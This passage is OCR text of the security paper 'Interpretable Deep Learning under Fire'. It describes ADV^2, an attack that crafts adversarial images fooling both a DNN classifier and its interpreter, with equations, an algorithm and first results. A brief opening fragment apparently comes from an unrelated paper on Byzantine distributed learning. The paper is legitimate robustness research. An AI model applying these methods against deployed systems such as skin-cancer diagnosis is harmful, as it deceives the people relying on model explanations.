In detail, we set the worker number as 2 and set their roles respectively as benign and Byzantine with the RF tampering algorithm. We execute the classical distributed learning protocol for 10 epochs over the corresponding training set and collect the yielded reward (calculated on the quasi-validation




Figure 13: Distribution of rewards from benign workers and from randomized Byzantine workers on MNIST and CIFAR-10.

set of the same settings in Section 5.1) respectively from the benign and Byzantine workers for every $1k$ iterations. We then plot the histogram of rewards on MNIST and CIFAR-10 in Fig. 13.

As we can see from Fig. 13, on CIFAR-10 the Byzantine worker always yields zero reward, which is highly divergent from that of the benign worker. Differently, on MNIST the Byzantine worker and the benign worker yield rewards that follow similar distributions, which thus may bring difficulties for GAA to distinguish one from the other. A noticeable point is the Byzantine worker tends to yield rewards that distribute in a slightly wider range than the benign one, which could be another cause of the instability in GAA's learning curve on MNIST. This speculation is also supported by the MNIST case under static Byzantine attacks of ratio over 0.5 & 0.7 (in Fig. 4), where the baseline methods were observed to perform slightly stronger than the random-guess, while on other datasets they did not. This phenomenon suggests that the model on MNIST still learns something from even incorrect gradients.

Interpretable Deep Learning under Fire

Xinyang Zhang* Ningfei Wang⋆ Hua Shen* Shouling Ji† Xiapu Luo‡ Ting Wang*
*Pennsylvania State University ⋆University of California Irvine
†Zhejiang University and Alibaba-ZJU Joint Institute of Frontier Technologies
‡Hong Kong Polytechnic University

Abstract

Providing explanations for deep neural network (DNN) models is crucial for their use in security-sensitive domains. A plethora of interpretation models have been proposed to help users understand the inner workings of DNNs: how does a DNN arrive at a specific decision for a given input? The improved interpretability is believed to offer a sense of security by involving human in the decision-making process. Yet, due to its data-driven nature, the interpretability itself is potentially susceptible to malicious manipulations, about which little is known thus far.

Here we bridge this gap by conducting the first systematic study on the security of interpretable deep learning systems (IDLSes). We show that existing IDLSes are highly vulnerable to adversarial manipulations. Specifically, we present ADV^2, a new class of attacks that generate adversarial inputs not only misleading target DNNs but also deceiving their coupled interpretation models. Through empirical evaluation against four major types of IDLSes on benchmark datasets and in security-critical applications (e.g., skin cancer diagnosis), we demonstrate that with ADV^2 the adversary is able to arbitrarily designate an input's prediction and interpretation. Further, with both analytical and empirical evidence, we identify the prediction-interpretation gap as one root cause of this vulnerability – a DNN and its interpretation model are often misaligned, resulting in the possibility of exploiting both models simultaneously. Finally, we explore potential countermeasures against ADV^2, including leveraging its low transferability and incorporating it in an adversarial training framework. Our findings shed light on designing and operating IDLSes in a more secure and informative fashion, leading to several promising research directions.

1 Introduction

The recent advances in deep learning have led to breakthroughs in many long-standing machine learning tasks (e.g., image classification [22], natural language processing [54], and even playing Go [49]), enabling use cases previously considered strictly experimental.

However, the state-of-the-art performance of deep neural network (DNN) models is often achieved at the cost of interpretability. It is challenging to intuitively understand the inference of complicated DNNs – how does a DNN arrive at a specific decision for a given input – due to their high non-linearity and nested architectures. This is a major drawback for applications in which the interpretability of decisions is a critical prerequisite, while simple black-box predictions cannot be trusted by default. Another drawback of DNNs is their inherent vulnerability to adversarial inputs – maliciously crafted samples to trigger target DNNs to malfunction [9,28,56] – which leads to unpredictable model behaviors and hinders their use in security-sensitive domains.




Figure 1: Sample (a) benign, (b) regular adversarial, and (c) dual adversarial inputs and interpretations on ResNet [22] (classifier) and CAM [64] (interpreter).

The drawbacks have spurred intensive research on improving the DNN interpretability via providing explanations at either model-level [26,45,63] or instance-level [10,16,43,50]. For example, in Figure 1 (a), an attribution map highlights an input's most informative part with respect to its classification, revealing their causal relationship. Such interpretability helps users understand the inner workings of DNNs, enabling use cases including model debugging [39], digesting security analysis results [20], and detecting adversarial inputs [13]. For instance, in Figure 1 (b), an adversarial input, which causes the target DNN to deviate from its normal behavior, generates an attribution map highly distinguishable from its benign counterpart, and is thus easily detectable.

As illustrated in Figure 2, a DNN model (classifier), coupled with an interpretation model (interpreter), forms an in-




Figure 2: Workflow of an interpretable deep learning system (IDLS).

terpretable deep learning system (IDLS). The enhanced interpretability of IDLSes is believed to offer a sense of security by involving human in the decision process [57]. However, given its data-driven nature, this interpretability itself is potentially susceptible to malicious manipulations. Unfortunately, thus far, little is known about the security vulnerability of IDLSes, not to mention mitigating such threats.

Our Work. To bridge the gap, in this paper, we conduct a comprehensive study on the security vulnerability of IDLSes, which leads to the following interesting findings.

First, we demonstrate that existing IDLSes are highly vulnerable to adversarial manipulations. We present ADV^2, a new class of attacks that generate adversarial inputs not only misleading a target DNN but also deceiving its coupled interpreter. By empirically evaluating ADV^2 against four major types of IDLSes on benchmark datasets and in security-critical applications (e.g., skin cancer diagnosis), we show that it is practical to generate adversarial inputs with predictions and interpretations arbitrarily chosen by the adversary. For example, Figure 1 (c) shows adversarial inputs that are misclassified by target DNNs and also interpreted highly similarly to their benign counterparts. Thus the interpretability of IDLSes merely provides limited security assurance.

Then, we show that one possible root cause of this attack vulnerability lies in the prediction-interpretation gap: the interpreter is often misaligned with the classifier, while the interpreter's interpretation only partially explains the classifier's behavior, allowing the adversary to exploit both models simultaneously. This finding entails several intriguing questions: (i) what, in turn, is the possible cause of this gap? (ii) how does this gap vary across different interpreters? (iii) what is its implication for designing more robust interpreters? We explore all these key questions in our study.

Further, we investigate the transferability of ADV^2 across different interpreters. We note that it is often difficult to find adversarial inputs transferable across distinct types of interpreters, as they generate interpretations from complementary perspectives (e.g., back-propagation, intermediate representations, input-prediction correspondence). This finding points to training an ensemble of interpreters as one potential countermeasure against ADV^2.

Finally, we present adversarial interpretation distillation (AID), an adversarial training framework which integrates ADV^2 in training interpreters. We show that AID effectively reduces the prediction-interpretation gap and potentially helps improve the robustness of interpreters against ADV^2.

Notation	Definition
f, g	target classifier, interpreter
$x_\circ, x_*$	benign, adversarial input
c_t, m_t	adversary's target class, interpretation
$x[i]$	i-th dimension of x
ε	perturbation magnitude bound
$\|\cdot\|$	vector norm
$\ell_{\text{int}}, \ell_{\text{prd}}, \ell_{\text{adv}}$	interpretation, prediction, overall loss
α	learning rate

Table 1. Symbols and notations.

To our best knowledge, this work represents the first systematic study on the security vulnerability of existing IDLSes. We believe our findings shed light on designing and operating IDLSes in a more secure and informative manner.

Roadmap. The remainder of the paper proceeds as follows. § 2 introduces fundamental concepts; § 3 presents the ADV^2 attack and details its implementation against four major types of interpreters; § 4 empirically evaluates its effectiveness; § 5 explores the fundamental causes of the attack vulnerability and discusses possible countermeasures; § 6 surveys relevant literature; the paper is concluded in § 7.

2 Preliminaries

We begin with introducing a set of fundamental concepts and assumptions. The symbols and notations used in this paper are summarized in Table 1.

Classifier – In this paper, we primarily focus on predictive tasks (e.g., image classification [12]), in which a DNN f (i.e., classifier) assigns a given input x to one of a set of predefined classes $\mathcal{C}$, $f(x) = c \in \mathcal{C}$.

Interpreter – In general, the DNN interpretability can be obtained in two ways: designing interpretable DNNs [45, 62] or extracting post-hoc interpretations. The latter case does not require modifying model architectures or parameters, thereby leading to higher prediction accuracy. We thus mainly consider post-hoc interpretations in this paper. More specifically, we focus on instance-level interpretability [10,16,26,37,38,45,48,50,63], which explains how a DNN f classifies a given input x and uncovers the causal relationship between x and $f(x)$. We assume such interpretations are given in the form of *attribution maps*. As shown in Figure 2, the interpreter g generates an attribution map $m = g(x; f)$, with its i-th element $m[i]$ quantifying the importance of x's i-th feature $x[i]$ with respect to $f(x)$.

Adversarial Attack – DNNs are inherently vulnerable to adversarial inputs, which are maliciously crafted samples to force DNNs to misbehave [36, 56]. Typically, an adversarial input x_* is generated by modifying a benign input $x_\circ$ via pixel perturbation (e.g., PGD [35]) or spatial transformation (e.g., STADV [60]), with the objective of forcing f to misclassify x_* to a target class c_t, $f(x_*) = c_t \neq f(x_\circ)$. To ensure the attack evasiveness, the modification is often constrained to an

allowed set (e.g., a norm ball $\mathcal{B}_\varepsilon(x_\circ) = \{x | \|x - x_\circ\|_\infty \leq \varepsilon\}$). Consider PGD, a universal first-order adversarial attack, as a concrete case. At a high level, PGD implements a sequence of project gradient descent on the loss function:

$$x^{(i+1)} = \Pi_{\mathcal{B}_\varepsilon(x_\circ)} \left(x^{(i)} - \alpha \operatorname{sgn} \left(\nabla_x \ell_{\text{prd}} \left(f\left(x^{(i)}\right), c_t \right) \right) \right) \quad (1)$$

where Π is the projection operator, α represents the learning rate, the loss function ℓ_{prd} measures the difference of the model prediction $f(x)$ and the class c_t targeted by the adversary (e.g., cross entropy), and $x^{(0)}$ is initialized as $x_\circ$.

Threat Model – Following the line of work on adversarial attacks [9, 19, 35, 56], we assume in this paper a white-box setting: the adversary has complete access to the classifier f and the interpreter g, including their architectures and parameters. This is a conservative and realistic assumption. Prior work has shown that it is possible to train a surrogate model f' given black-box access to a target DNN f [41]; given that the interpreter is often derived directly from the classifier (details in § 3), the adversary may then train a substitution interpreter g' based on f'. We consider investigating such black-box attacks as our ongoing work.

3 ADV^2 Attack

The interpretability of IDLSes is believed to offer a sense of security by involving human in the decision process [13, 17, 20, 57]; this belief has yet to be rigorously tested. We bridge this gap by presenting ADV^2, a new class of attacks that deceive target DNNs and their interpreters simultaneously. Below we first give an overview of ADV^2 and then detail its instantiations against four major types of interpreters.

3.1 Attack Formulation

The ADV^2 attack deceives both the DNN f and its coupled interpreter g. Specifically, ADV^2 generates an adversarial input x_* by modifying a benign input $x_\circ$ such that

- (i) x_* is misclassified by f to a target class c_t, $f(x_*) = c_t$;
- (ii) x_* triggers g to generate a target attribution map m_t, $g(x_*; f) = m_t$;
- (iii) The difference between x_* and $x_\circ$, $\Delta(x_*, x_\circ)$, is imperceptible;

where the distance function Δ depends on the concrete modification: for pixel perturbation (e.g., [35]), it is instantiated as $\mathcal{L}_p$ norm, while for spatial transformation (e.g., [60]), it is defined as the overall spatial distortion.

In other words, the goal is to find sufficiently small perturbation to the benign input that leads to the prediction and interpretation desired by the adversary.

At a high level, we formulate ADV^2 using the following optimization framework:

$$\min_x \Delta(x, x_\circ) \quad \text{s.t.} \begin{cases} f(x) = c_t \\ g(x; f) = m_t \end{cases} \quad (2)$$

where the constraints ensure that (i) the adversarial input is misclassified as c_t and (ii) it triggers g to generate the target attribution map m_t.

As the constraints of $f(x) = c_t$ and $g(x; f) = m_t$ are highly non-linear for practical DNNs, we reformulate Eqn (2) in a form more suited for optimization:

$$\begin{aligned} \min_x \quad & \ell_{\text{prd}}(f(x), c_t) + \lambda \ell_{\text{int}}(g(x; f), m_t) \\ \text{s.t.} \quad & \Delta(x, x_\circ) \leq \varepsilon \end{aligned} \quad (3)$$

where the prediction loss ℓ_{prd} is the same as in Eqn (1), the interpretation loss ℓ_{int} measures the difference of adversarial map $g(x; f)$ and target map m_t, and the hyper-parameter λ balances the two factors. Below we use $\ell_{\text{adv}}(x)$ to denote the overall loss function defined in Eqn (3).

We construct the solver of Eqn (3) upon an adversarial attack framework. While it is flexible to choose the concrete framework, below we primarily use PGD [35] as the reference and discuss the construction of ADV^2 upon alternative frameworks (e.g., spatial transformation [60]) in § 4.

Under this setting, we define $\ell_{\text{prd}}(f(x), c_t) = -\log(f_{c_t}(x))$ (i.e., the negative log likelihood of x with respect to the class c_t), $\Delta(x, x_\circ) = \|x - x_\circ\|_\infty$, and $\ell_{\text{int}}(g(x; f), m_t) = \|g(x; f) - m_t\|_2^2$. In general, ADV^2 searches for x_* using a sequence of gradient descent updates:

$$x^{(i+1)} = \Pi_{\mathcal{B}_\varepsilon(x_\circ)} \left(x^{(i)} - \alpha \operatorname{sgn} \left(\nabla_x \ell_{\text{adv}} \left(x^{(i)} \right) \right) \right) \quad (4)$$

However, directly applying Eqn (4) is often found ineffective, due to the unique characteristics of individual interpreters. In the following, we detail the instantiations of ADV^2 against the back-propagation-, representation-, model-, and perturbation-guided interpreters, respectively.

3.2 Back-Propagation-Guided Interpretation

This class of interpreters compute the gradient (or its variants) of the model prediction with respect to a given input to derive the importance of each input feature. The hypothesis is that larger gradient magnitude indicates higher relevance of the feature to the prediction. We consider gradient saliency (GRAD) [50] as a representative of this class.

Intuitively, GRAD considers a linear approximation of the model prediction (probability) $f_c(x)$ for a given input x and a given class c, and derives the attribution map m as:

$$m = \left| \frac{\partial f_c(x)}{\partial x} \right| \quad (5)$$

To attack GRAD-based IDLSes, we may search for x_* using a sequence of gradient descent updates as defined in Eqn (4). However, according to Eqn (5), computing the gradient of the attribution map $g(x; f)$ amounts to computing the Hessian matrix of $f_c(x)$, which is all-zero for DNNs with ReLU activation functions. Thus the gradient of the interpretation loss ℓ_{int} provides little information for updating x, which makes directly applying Eqn (4) ineffective.




Figure 3: Comparison of $h(z)$, $\sigma(z)$, and $r(z)$ near $z = 0$.

To overcome this, when performing back-propagation, we smooth the gradient of ReLU, denoted by $r(z)$, with a function $h(z)$ defined as (τ is a small constant, e.g., 10^{-4}):

$$h(z) \triangleq \begin{cases} (z+\sqrt{z^2+\tau})' = 1+z/\sqrt{z^2+\tau} & (z<0) \\ (\sqrt{z^2+\tau})' = z/\sqrt{z^2+\tau} & (z \geq 0) \end{cases}$$

Intuitively, $h(z)$ tightly approximates $r(z)$, while its gradient is non-zero everywhere. Another possibility is the sigmoid function $\sigma(z) = 1/(1+e^{-z})$. Figure 3 compares different functions near $z = 0$. Our evaluation shows that $h(z)$ significantly outperforms $\sigma(z)$ and $r(z)$ in attacking GRAD.

This attack is extensible to other back-propagation-based interpreters (e.g., DEEPLIFT [48], SMOOTHGRAD [51], and LRP [6]), due to their fundamentally equivalent, gradient-centric formulations [3].

3.3 Representation-Guided Interpretation

This class of interpreters leverage the feature maps at intermediate layers of DNNs to generate attribution maps. We consider class activation mapping (CAM) [64] as a representative interpreter of this class.

At a high level, CAM performs global average pooling [30] over the feature maps of the last convolutional layer, and uses the outputs as features for a linear layer with softmax activation to approximate the model predictions. Based on this connectivity structure, CAM computes the attribution maps by projecting the weights of the linear layer back to the convolutional feature maps.

Formally, let $a_k[i,j]$ denote the activation of the k-th channel of the last convolutional layer at the spatial position (i,j). The output of global average pooling is defined as $A_k = \sum_{i,j} a_k[i,j]$. Further let $w_{k,c}$ be the weight of the connection between the k-th input and the c-th output of the linear layer. The input to the softmax function for a class c with respect to a given input x is approximated by:

$$z_c(x) \approx \sum_k w_{k,c} A_k = \sum_{i,j} \sum_k w_{k,c}\, a_k[i,j] \tag{6}$$

The class activation map m_c is then given by:

$$m_c[i,j] = \sum_k w_{k,c}\, a_k[i,j] \tag{7}$$

Due to its use of deep representations at intermediate layers, CAM generates attribution maps of high visual quality and limited noise and artifacts [30].

We instantiate g with a DNN that concatenates the part of f up to its last convolutional layer and a linear layer parameterized by $\{w_{k,c}\}$. To attack CAM, we search for x_* using a sequence of gradient descent updates as defined in Eqn (4). This attack can be readily extended to other representation-guided interpreters (e.g., GRADCAM [47]).

3.4 Model-Guided Interpretation

Instead of relying on deep representations at intermediate layers, model-guided methods train a meta-model to directly predict the attribution map for any given input in a single feed-forward pass. We consider RTS [10] as a representative method in this category.

For a given input x in a class c, RTS finds its attribution map m by solving the following optimization problem:

$$\begin{aligned} \min_m \quad & \lambda_1 r_{\text{tv}}(m) + \lambda_2 r_{\text{av}}(m) - \log\left(f_c\left(\phi(x;m)\right)\right) \\ & + \lambda_3 f_c\left(\phi(x;1-m)\right)^{\lambda_4} \\ \text{s.t.} \quad & 0 \leq m \leq 1 \end{aligned} \tag{8}$$

Here $r_{\text{tv}}(m)$ denotes the total variation of m, which reduces noise and artifacts in m; $r_{\text{av}}(m)$ represents the average value of m, which minimizes the size of retained parts; $\phi(x;m)$ is the operator using m as a mask to blend x with random colors and Gaussian blur, which captures the impact of retained parts (where the mask is non-zero) on the model prediction; the hyper-parameters $\{\lambda_i\}_{i=1}^4$ balance these factors. Intuitively, this formulation finds the sufficient and necessary parts of x, based on which f is able to make the prediction $f(x)$ with high confidence.

However, solving Eqn (8) for every input during inference is fairly expensive. Instead, RTS trains a DNN to directly predict the attribution map for any given input, without accessing to the DNN f after training. In [44], this is achieved by composing a ResNet [22] pre-trained on ImageNet [12] as the encoder (which extracts feature maps of given inputs at different scales) and a U-NET [44] as the masking model, which is then trained to directly optimize Eqn (8). We consider the composition of this encoder and this masking model as the interpreter g.

To attack RTS, one may directly apply Eqn (4). However, our evaluation shows that this strategy is often ineffective for finding desirable adversarial inputs. This is explained by that the encoder $\text{enc}(\cdot)$ plays a significant role in generating attribution maps, while solely relying on the outputs of the masking model is insufficient to guide the attack. We thus add to Eqn (3) an additional loss term $\ell_{\text{enc}}(\text{enc}(x), \text{enc}(c_t))$, which measures the difference of the encoder's outputs for the adversarial input x and the target class c_t.

We then search for the adversarial input x_* with a sequence of gradient descent updates defined in Eqn (4). More implementation details are discussed in § 3.6.

3.5 Perturbation-Guided Interpretation

The fourth class of interpreters formulate finding the attribution map by perturbing the input with minimum noise and observing the change in the model prediction. We consider MASK [16] as a representative interpreter in this class.

For a given input x, MASK identifies its most informative parts by checking whether changing such parts influences the prediction $f(x)$. It learns a mask m, where $m[i] = 0$ if the i-th input feature is retained and $m[i] = 1$ if the feature is replaced with Gaussian noise. The optimal mask is found by solving an optimization problem:

$$\min_m \; f_c(\phi(x;m)) + \lambda \|1 - m\|_1 \quad \text{s.t. } 0 \le m \le 1 \qquad (9)$$

where c denotes the current prediction $c = f(x)$ and $\phi(x;m)$ is the perturbation operator which blends x with Gaussian noise. The first term finds m that causes the probability of c to decrease significantly, while the second term encourages m to be sparse. Intuitively, solving Eqn (9) amounts to finding the most informative and necessary parts of x with respect to its prediction $f(x)$. Note that this formulation may result in significant artifacts in m. A more refined formulation is given in [16].

Unlike other classes of interpreters, to attack MASK, it is infeasible to directly optimize Eqn (3) with iterative gradient descent (Eqn (4)), because the interpreter g itself is formulated as an optimization procedure.

Instead, we reformulate ADV^2 using a bilevel optimization framework. For given $x_\circ$, c_t, m_t, f, and g, we re-define the adversarial loss function as $\ell_{\text{adv}}(x,m) \triangleq \ell_{\text{prd}}(f(x), c_t) + \lambda \ell_{\text{int}}(m, m_t)$ by introducing m as an additional variable. Let $\ell_{\text{map}}(m;x)$ be the objective function defined in Eqn (9). Note that $m_*(x) = \arg\min_m \ell_{\text{map}}(m;x)$ is the attribution map found by MASK for a given input x. We then have the following attack framework:

$$\begin{aligned} \min_x \quad & \ell_{\text{adv}}\left(x, m_*(x)\right) \\ \text{s.t.} \quad & m_*(x) = \arg\min_m \ell_{\text{map}}(m;x) \end{aligned} \qquad (10)$$

Still, solving the bilevel optimization in Eqn (10) exactly is challenging, as it requires recomputing $m_*(x)$ by solving the inner optimization problem whenever x is updated. We propose an approximate iterative procedure which optimizes x and m by alternating between gradient descent on ℓ_{adv} and ℓ_{map} respectively.

More specifically, at the i-th iteration, given the current input $x^{(i-1)}$, we compute its attribution map $m^{(i)}$ by updating $m^{(i-1)}$ with gradient descent on $\ell_{\text{map}}\left(m^{(i-1)}; x^{(i-1)}\right)$; we then fix $m^{(i)}$ and obtain $x^{(i)}$ by minimizing ℓ_{adv} after a single step of gradient descent with respect to $m^{(i)}$. Formally, we define the objective function for updating $x^{(i)}$ as:

$$\ell_{\text{adv}}\left(x^{(i-1)}, m^{(i)} - \xi \nabla_m \ell_{\text{map}}\left(m^{(i)}; x^{(i-1)}\right)\right)$$

where ξ is the learning rate for this virtual gradient descent.

The rationale behind this procedure is as follows. While it is difficult to directly minimizing $\ell_{\text{adv}}\left(x, m_*(x)\right)$ with respect to x, we use a single-step unrolled map as a surrogate of $m_*(x)$. A similar approach is used in [15]. Essentially, this iterative optimization defines a Stackelberg game [46] between the optimizer for x (leader) and the optimizer for m (follower), which requires the leader to anticipate the follower's next move to reach the equilibrium.

Algorithm 1: ADV^2 against MASK.

Input: $x_\circ$: benign input; c_t: target class; m_t: target map; f: target DNN; g: MASK interpreter
Output: x_*: adversarial input

initialize x and m as $x_\circ$ and $g(x_\circ; f)$;
while *not converged* **do**
    `// update` m
    update m by gradient descent along $\nabla_m \ell_{\text{map}}(m;x)$;
    `// update` x `with single-step lookahead`
    update x by gradient descent along $\nabla_x \ell_{\text{adv}}\left(x, m - \xi \nabla_m \ell_{\text{map}}(m;x)\right)$;
return x;

Algorithm 1 sketches the attack against MASK. More implementation details are given in § 3.6.

3.6 Implementation and Optimization

Next we detail the implementation of ADV^2 and present a suite of optimizations to improve the attack effectiveness against specific interpreters.

Iterative Optimizer – We build the optimizer based upon PGD [35], which iteratively updates the adversarial input using Eqn (4). By default, we use $\mathcal{L}_\infty$ norm to measure the perturbation magnitude. It is possible to adopt alternative frameworks if other perturbation metrics are considered. For instance, instead of modifying pixels directly, one may generate adversarial inputs via spatial transformation [2, 60], in which the perturbation magnitude is often measured by the overall spatial distortion. We detail and evaluate spatial transformation-based ADV^2 in § 4.

Warm Start – It is observed in our evaluation that it is often inefficient to search for adversarial inputs by running the update steps of ADV^2 (Eqn (4)) from scratch. Rather, first running a fixed number (e.g., 400) of update steps of the regular adversarial attack and then resuming the ADV^2 update steps significantly improves the search efficiency. Intuitively, this strategy first quickly approaches the manifold of adversarial inputs, and then searches for inputs satisfying both prediction and interpretation constraints.

Label Smoothing – Recall that we measure the prediction loss $\ell_{\text{prd}}(f(x), c_t)$ with cross entropy. When attacking GRAD, ADV^2 may generate intermediate inputs that cause f to make over-confident predictions (e.g., with probability 1). The all-zero gradient of ℓ_{prd} prevents the attack from finding inputs with desirable interpretations. To solve this, we refine cross entropy with label smoothing [55]. We sample y_{c_t} from a

uniform distribution $\mathbb{U}(1-\rho,1)$ and define $y_c = \frac{1-y_{c_t}}{|C|-1}$ for $c \neq c_t$ and $\ell_{\text{prd}}(f(x),c_t) = -\sum_{c\in C} y_c \log f_c(x)$. During the attack, we gradually decrease ρ from 0.05 to 0.01.

Multistep Lookahead – In implementing Algorithm 1, we apply multiple steps of gradient descent in both updating m (line 3) and computing the surrogate map $m_*(x)$ (line 4), which is observed to lead to faster convergence in our empirical evaluation. Further, to improve the optimization stability, we use the average gradient to update m. Specifically, let $\{m_j^{(i)}\}$ be the sequence of maps obtained at the i-th iteration by applying multistep gradient descent. We use the aggregated interpretation loss $\sum_j \|m_j^{(i)} - m_t\|_2^2$ to compute the gradient for updating m.

Adaptive Learning Rate – To improve the convergence of Algorithm 1, we also dynamically adjust the learning rate for updating m and x. At each iteration, we use a running Adam optimizer as a meta-learner [4] to estimate the optimal learning rate for updating m (line 3). We update x in a two-step fashion to stabilize the training: (i) first updating x in terms of the prediction loss ℓ_{prd}, and (ii) updating it in terms of the interpretation loss ℓ_{int}. During (ii), we use a binary search to find the largest step size, such that x's confidence is still above a certain threshold κ after the perturbation.

Periodical Reset – Recall that in Algorithm 1, we update the estimate of the attribution map by following gradient descent on ℓ_{map}. As the number of update steps increases, this estimate may deviate significantly from the true map generated by the MASK interpreter, which negatively impacts the attack effectiveness. To address this, periodically (e.g., every 50 iterations), we replace the estimated map with the map $g(x;f)$ that is directly computed by MASK based on the current adversarial input. At the same time, we reset the Adam step parameter to correct its internal state.

4 Attack Evaluation

Next we conduct an empirical study of ADV^2 on a variety of DNNs and interpreters from both qualitative and quantitative perspectives. Specifically, our experiments are designed to answer the following key questions about ADV^2:

Q_1: Is it effective to deceive target classifiers?
Q_2: Is it effective to mislead target interpreters?
Q_3: Is it evasive with respect to attack detection methods?
Q_4: Is it effective in real security-critical applications?
Q_5: Is it flexible to adopt alternative attack frameworks?

Experimental Setting

We first introduce the setting of our empirical evaluation.

Datasets – Our evaluation primarily uses ImageNet [12], which consists of 1.2 million images from 1,000 classes. Every image is center-cropped to 224×224 pixels. For a given classifier f, from the validation set of ImageNet, we randomly sample 1,000 images that are classified correctly by f to form our test set. All the pixels are normalized to $[0,1]$.

Classifiers – We use two state-of-the-art DNNs as the classifiers, ResNet-50 [22] and DenseNet-169 [24], which respectively attain 77.15% and 77.92% top-1 accuracy on ImageNet. Using two DNNs of distinct capacities (50 layers versus 169 layers) and architectures (residual blocks versus dense blocks), we factor out the influence of the characteristics of individual DNNs.

Interpreters – We adopt GRAD [50], CAM [64], RTS [10], and MASK [16] as the representatives of back-propagation-, representation-, model-, and perturbation-guided interpreters respectively. We adopt their open-source implementation in our evaluation. As RTS is tightly coupled with its target DNN (i.e., ResNet), we train a new masking model for DenseNet. To assess the validity of the implementation, we evaluate all the interpreters in a weakly semi-supervised localization task [8] using the benchmark dataset and method in [10]. Table 2 summarizes the results. The performance of all the interpreters is consistent with that reported in [10], with slight variation due to the difference of underlying DNNs.

Interpreter	GRAD	CAM	MASK	RTS
Measure	43.1	43.8	45.2	34.2

Table 2. Performance of the interpreters in this paper in a weakly semi-supervised localization task (with ResNet as the classifier).

Attacks – We implement all the variants of ADV^2 in § 3 on the PGD framework. In addition, we also implement ADV^2 on a spatial transformation framework (STADV) [2]. We compare ADV^2 with regular PGD [35], a universal first-order adversarial attack. For both ADV^2 and PGD, we assume the setting of targeted attacks, in which the adversary attempts to force the DNNs to misclassify the adversarial inputs into randomly designated classes. The parameter settings of all the attacks are summarized in Appendix B.

Q1. Attack Effectiveness (Prediction)

We first evaluate the effectiveness of ADV^2 in terms of deceiving target DNNs. The effectiveness is measured using *attack success rate*, which is defined as

$$\text{Attack Success Rate (ASR)} = \frac{\#\text{successful trials}}{\#\text{total trials}}$$

and *misclassification confidence* (MC), which is the probability assigned by the DNN to the target class c_t.

	ResNet				DenseNet			
	GRAD	CAM	MASK	RTS	GRAD	CAM	MASK	RTS
P	100% (1.0)				100% (1.0)			
A	100% (0.99)	100% (1.0)	98% (0.99)	100% (1.0)	100% (0.98)	100% (1.0)	96% (0.98)	100% (1.0)

Table 3. Effectiveness of PGD (P) and ADV^2 (A) against different classifiers and interpreters in terms of ASR (MC).

Table 3 summarizes the attack success rate and misclassification confidence of ADV^2 and PGD against different combinations of classifiers and interpreters. Note that as PGD is only applied on the classifier, its effectiveness is agnostic to the interpreters. To make fair comparison, we fix the maximum number of iterations as 1,000 for both attacks. It is

observed that ADV^2 achieves high success rate (above 95%) and misclassification confidence (above 0.98) across all the cases, which is comparable with the regular PGD attack. We thus have the following conclusion.

Observation 1

Despite its dual objectives, ADV^2 is as effective as regular adversarial attacks in deceiving target DNNs.

Q2. Attack Effectiveness (Interpretation)

Next we evaluate the effectiveness of ADV^2 in terms of generating similar interpretations to benign inputs. Specifically, we compare the interpretations of benign and adversarial inputs, which is crucial for understanding the security implications of using interpretability as a means of defenses [13, 57]. Due to the lack of standard metrics for interpretation plausibility, we use a variety of measures in our evaluation.




Figure 4: Attribution maps of benign and adversarial (PGD, ADV^2) inputs with respect to GRAD, CAM, MASK, and RTS on ResNet.

Visualization – We first qualitatively compare the interpretations of benign and adversarial (PGD, ADV^2) inputs. Figure 4 show a set of sample inputs and their attribution maps with respect to GRAD, CAM, MASK, and RTS (more samples in Appendix C1). Observe that in all the cases, the ADV^2 inputs generate interpretations perceptually indistinguishable from their benign counterparts. In comparison, the PGD inputs are easily identifiable by inspecting their attribution maps.

***L_p* Measure –** Besides qualitatively comparing the attribution maps of benign and adversarial inputs, we also measure their similarity quantitatively. By considering attribution maps as matrices, we measure the $\mathcal{L}_1$ distance between benign and adversarial maps. Figure 5 summarizes the results (other $\mathcal{L}_p$ measures in Appendix C1). For comparison, we normalize all the measures to $[0,1]$ by dividing them by the number of pixels.

